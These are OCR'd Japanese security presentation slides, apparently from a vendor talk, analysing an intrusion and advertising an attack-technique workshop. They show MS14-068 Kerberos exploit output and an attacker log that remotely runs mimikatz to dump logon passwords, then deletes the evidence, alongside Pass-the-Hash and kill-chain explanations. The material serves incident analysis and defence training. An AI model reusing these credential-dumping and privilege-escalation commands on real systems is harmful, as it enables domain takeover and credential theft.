
侵入後に使ったツール

```
C:¥Users¥user05¥Desktop¥hoge>ms14-068.exe -u user05@[redacted].jp -s S-1-5-21-[redacted]
  [+] Building AS-REQ for AD01... Done!
  [+] Sending AS-REQ to AD01... Done!
  [+] Receiving AS-REP from AD01... Done!
  [+] Parsing AS-REP from AD01... Done!
  [+] Building TGS-REQ for AD01... Done!
  [+] Sending TGS-REQ to AD01... Done!
  [+] Receiving TGS-REP from AD01... Done!
  [+] Parsing TGS-REP from AD01... Done!
  [+] Creating ccache file 'TGT_user05@[redacted].jp.ccache'... Done!
```

- Kerberos認証の脆弱性（MS14-068 / KB3011780）
- ドメインコントローラへの攻撃
- 権限昇格が可能（ドメイン管理者の権限を奪取）

侵入拡大

- **Pass-the-Hash**
  - 他のシステムへハッシュのみを渡し、認証を突破して侵入する。



侵入後の作業ログ

GotTime	cmd
2015/[redacted] 16:28:53	at ¥¥[redacted].co.jp
2015/[redacted] 16:30:05	copy mimikatz.exe ¥¥[redacted].co.jp¥c$¥windows¥temp
2015/[redacted] 16:30:30	at ¥¥[redacted].co.jp 15:31 cmd /c " c:¥windows¥temp¥mimikatz.exe privilege::debug sekurlsa::logonPasswords exit >c:¥w
2015/[redacted] 16:30:57	at ¥¥[redacted].co.jp 16:31 cmd /c " c:¥windows¥temp¥mimikatz.exe privilege::debug sekurlsa::logonPasswords exit >c:¥w
2015/[redacted] 16:31:12	at ¥¥[redacted].co.jp
2015/[redacted] 16:31:36	at ¥¥[redacted].co.jp 16:32 cmd /c " c:¥windows¥temp¥mimikatz.exe privilege::debug sekurlsa::logonPasswords exit >c:¥w
2015/[redacted] 16:32:00	at ¥¥[redacted].co.jp
2015/[redacted] 16:32:23	type ¥¥[redacted].co.jp¥c$¥windows¥temp¥ps.txt
2015/[redacted] 16:32:47	del ¥¥[redacted].co.jp¥c$¥windows¥temp¥ps.txt /f /q
2015/[redacted] 16:33:07	del ¥¥[redacted].co.jp¥c$¥windows¥temp¥mimikatz.exe /f /q

Kill Chain

偵察	企業サイト、SNSなどのオープンな情報からターゲットの情報（組織、取引先など）を収集。マルウェア配布やC2で使えそうな正規サーバを探すことも。
武器化	攻撃コード（エクスプロイト）とマルウェア（実行ファイル）の作成。
配送	取引先などになりすましたメール（攻撃コード/マルウェアを添付）を送付。またはマルウェアを事前に仕込んだWebサイト（水飲み場）へアクセスさせ、ドライブバイダウンロード。
攻撃	ユーザに添付ファイル（PDF、Office）を開かせる、もしくは悪性Webサイトへアクセスさせ、脆弱性を利用した攻撃コード（エクスプロイト）を実行する。
インストール	攻撃コードの実行された結果としてマルウェア（実行ファイル）がインストールされる。もしくはメールに添付した実行ファイルを開かせることでインストール。
遠隔操作（C2）	C&Cサーバへ接続させ、端末を遠隔操作する。必要に応じて、追加のマルウェアをダウンロードして機能追加等も行う。
侵入拡大	Pass-the-Hash等で他のコンピュータに侵入し足掛かりを作っていく。SMB共有などのWindows標準機能を使って、ネットワークを動き回る。
目的実行	目的の情報を探し、データを暗号化および細分化などしてから、HTTP(S)/FTPなどの手段で外部へ持ち出す。

企業の為の
サイバーセキュリティWorkshop

～攻撃者を知り、

自社の弱点を把握して、

対策の本質を捉える！～

攻撃者のTTP（*Tactics, Techniques, and Procedures*）を理解することで、対策のあるべき姿が見えてくる！

***Kill Chain*の各フェーズにおける攻撃者のTTPを座学と演習を通して学ぶ！**

- 会　場：マクニカネットワークス株式会社　神奈川県横浜市港区新横浜１－５－５
- 時　間：１０：００～１８：００
- 定　員：最大５名まで
- 参加費：￥１００，０００／人
- 対象者：自社のセキュリティ対策を企画、運用されているエンジニア
- 事前に持っておくべき知識
  - └ネットワークに関する基本的な知識
  - └Windowsに関する基本的な知識
  - └Web、DNS、メールに関する基本的な知識

講師紹介

政本　憲蔵

2000年、マクニカに入社し、WAF、IDS/IPS、暗号製品、標的型攻撃対策ソリューションの設計・導入等の業務に携わる。顧客で見つかった脅威の解析を行う傍ら、セキュリティインベントでの講演やブログでの情報発信を行う。

凌　翔太

クライアントセキュリティ対策製品、IPS/IDSおよびWAFなどのネットワークセキュリティに関する製品を担当する傍ら、マルウェアや脆弱性の研究を実施する。Black Hat USA 2013 & 2014で自作のマルウェア・シミュレータを発表。

ご清聴ありがとうございました。

研究センターのブログをご覧下さい。

http://blog.macnica.net

重要インシデントの分析や最新セキュリティ技術など、

Actionableな情報を発信！

具体的なセキュリティ対策ソリューションを
取り扱っておりますので、ご相談下さい。